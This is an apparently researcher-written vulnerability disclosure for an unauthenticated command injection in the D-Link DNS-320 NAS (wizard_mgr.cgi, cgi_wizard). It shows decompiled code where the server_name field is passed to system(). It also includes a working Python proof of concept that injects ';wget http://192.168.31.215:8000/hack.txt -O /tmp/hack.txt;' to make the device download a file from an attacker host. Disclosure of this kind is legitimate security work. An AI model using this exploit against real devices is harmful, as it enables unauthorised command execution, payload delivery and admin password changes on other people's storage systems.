D-Link DNS-320 wizard_mgr.cgi cgi_wizard function Unauthenticated Command Injection Vulnerability

```
Brand: D-Link
Model: DNS320
Firmware Version: 2.00
Official Website: https://www.dlink.com
Firmware Download URL: https://files.dlink.com.au/products/DNS-320/REV_A/Firmware/Firmware_v2.00b06/DNS-320_A1_FW_v2.00b06.zip
```

Affected Component

```
The wizard_mgr.cgi binary's cgi_wizard
```

Suggested description

```
D-Link DNS-320 wizard_mgr.cgi cgi_wizard function Unauthenticated Command Injection Vulnerability
```

Vulnerability Details

```
Python script injects commands
→ GET http://192.168.31.10:80/cgi-bin/wizard_mgr.cgi,{
    "cmd": "cgi_wizard",
    "pwd": "admin123",
          "timezone": "8",
          "dhcp_enable": "0",
          "ip": "192.168.31.10",
          "gateway": "192.168.31.1",
          "netmask": "255.255.255.0",
          "dns1": "8.8.8.8",
          "dns2": "8.8.4.4",
          "work_group": "WORKGROUP",
          "server_name": ";wget http://192.168.31.215:8000/hack.txt -O /tmp/hack.txt;",
          "server_description": "NAS_Server"
}
    →cgiMain:(dispatcher entry point)
        →cgi_wizard: enter this function
        →cgi_wizard: get the parameter in the body by calling cgiFormString("server_name", v19, 64)
            →Splice v19 into v17
                →system: system(v2)
```

The figure below is a partial implementation of the cgi_wizard function:


```
cgiFormString("pwd", v28, 64);
cgiFormString("timezone", v27, 8);
cgiFormString("dhcp_enable", nptr, 2);
cgiFormString("ip", v26, 16);
cgiFormString("gateway", v25, 16);
cgiFormString("netmask", v24, 16);
cgiFormString("dns1", v23, 16);
cgiFormString("dns2", v22, 16);
cgiFormString("work_group", v20, 64);
cgiFormString("server_name", v19, 64);
cgiFormString("server_description", v18, 64);
syslog(6, "Admin password has been modified.");
Modify_User_Passwd("admin", v28);
LIB_CP_Config_To_MTD(196644);
xml_get_str("/system_mgr/mail/mail_event/name_pwd_enable", 2, s1);
```

Following the figure above, v19 is spliced into v17, and v17 is then executed

```
LIB_CP_Config_To_MTD(1);
sprintf(v17, "/bin/hostname %s", v19);
system(v17);
system("SetTimezone&>/dev/null");
```

Attack

Command execution through this vulnerability,
For example, the following figure can execute the wget command to achieve malicious file upload



POC

```python
import requests

url = "http://192.168.31.10/cgi-bin/wizard_mgr.cgi"

headers = {
}

data = {
    "cmd": "cgi_wizard",
    "pwd": "admin123",
          "timezone": "8",
          "dhcp_enable": "0",
          "ip": "192.168.31.10",
```

```
            "gateway": "192.168.31.1",
            "netmask": "255.255.255.0",
            "dns1": "8.8.8.8",
            "dns2": "8.8.4.4",
            "work_group": "WORKGROUP",
            "server_name": ";wget http://192.168.31.215:8000/hack.txt -O
/tmp/hack.txt;",
            "server_description": "NAS_Server"
}

# wget http://192.168.31.166:8876/poc.py

response = requests.post(
    url,
    headers=headers,
    data=data,
    timeout=10
)

print("Status:", response.status_code)
print("Response:")
print(response.text)
```

Discoverer

```
ZuZheng Yang
```